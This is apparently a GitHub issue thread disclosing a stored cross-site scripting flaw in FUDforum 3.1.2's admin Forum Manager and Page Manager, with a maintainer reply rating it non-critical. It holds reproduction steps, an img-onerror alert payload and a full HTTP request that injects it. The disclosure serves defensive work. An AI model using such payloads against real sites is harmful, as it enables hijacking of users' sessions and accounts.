New issue

Jump to bottom

Cross Site Scripting #24

Open **SonNguyen3496** opened this issue on May 10 · 3 comments


SonNguyen3496 commented on May 10 • edited

What is XSS
Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser-side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Affected Version- 3.1.2

Demo installation: https://localhost/Fudforum-3.1.2/

Reproduce bug:
Step 1 : Login with admin account and go to the Admin Control Panel.
Step 2: In Categories & Forums, use Forum Manager to add new Forum to Private Forums.
Step 3: Inject XSS payload to Forum Name field and complete Add Forum
XSS payload : a<img src=x onerror=alert('xss')>
Step 4: Go back to http://localhost/FUDforum-3.1.2/index.php
Or Go to http://localhost/FUDforum-3.1.2/adm/admgroups.php?&SQ=1da883e1cc4e8df02d59bcf5fc8edf54
-> XSS bug trigger




Impact of XSS:

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

Perform any action within the application that the user can perform.
View any information that the user is able to view.
Modify any information that the user is able to modify.
Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.
With the help of XSS a hacker or attacker can perform social engineering on users by redirecting them from real website to fake one. hacker can steal their cookies and download a malware on their system, and there are many more attacking scenarios a skilled attacker can perform with xss.

SonNguyen3496 commented on May 10 • edited ▾ Author

Reproduce bug:
Step 1 : Login with admin account and go to the Admin Control Panel.
Step 2: In Content, use Page Manager to add new Page
Step 3: Inject XSS payload to Page Tittle field and complete Add Page
XSS payload : a<img src=x onerror=alert('xss')>
Step 4: Connect "http://localhost/FUDforum-3.1.2/adm/admpages.php?&SQ=d81911133ae9eedbedae8e64dbca2fb1" for trigger xss:



**XSS page_title param in Page Manager in Admin Control Panel when Add New Page: **
Request:
POST /FUDforum-3.1.2/adm/admpages.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 227
Origin: http://localhost
Connection: close
Referer: http://localhost/FUDforum-3.1.2/adm/admpages.php?&SQ=1da883e1cc4e8df02d59bcf5fc8edf54
Cookie: csrftoken=IJEH20EISL2uvLH6rr7hZJeYw78B2E3S9JGMBRxSaUFYfOBrTSAafNm3ZYJghpLK
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

SQ=1da883e1cc4e8df02d59bcf5fc8edf54&page_title=XSS+payload+%3A+a%3Cimg+src%3Dx+onerror%3Dalert%28%27xss%27%29%3E&page_body=1111&page_slug=111&page_page_opt%5B%5D=1&page_page_opt%5B%5D=0&page_page_opt%5B%5D=0&frm_submit=Add+Page

naudefj commented on May 11 — Collaborator

It needs to be fixed, but it's not critical, as it requires admin access.

SonNguyen3496 commented on May 12 — Author

I agree with you ^_^

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants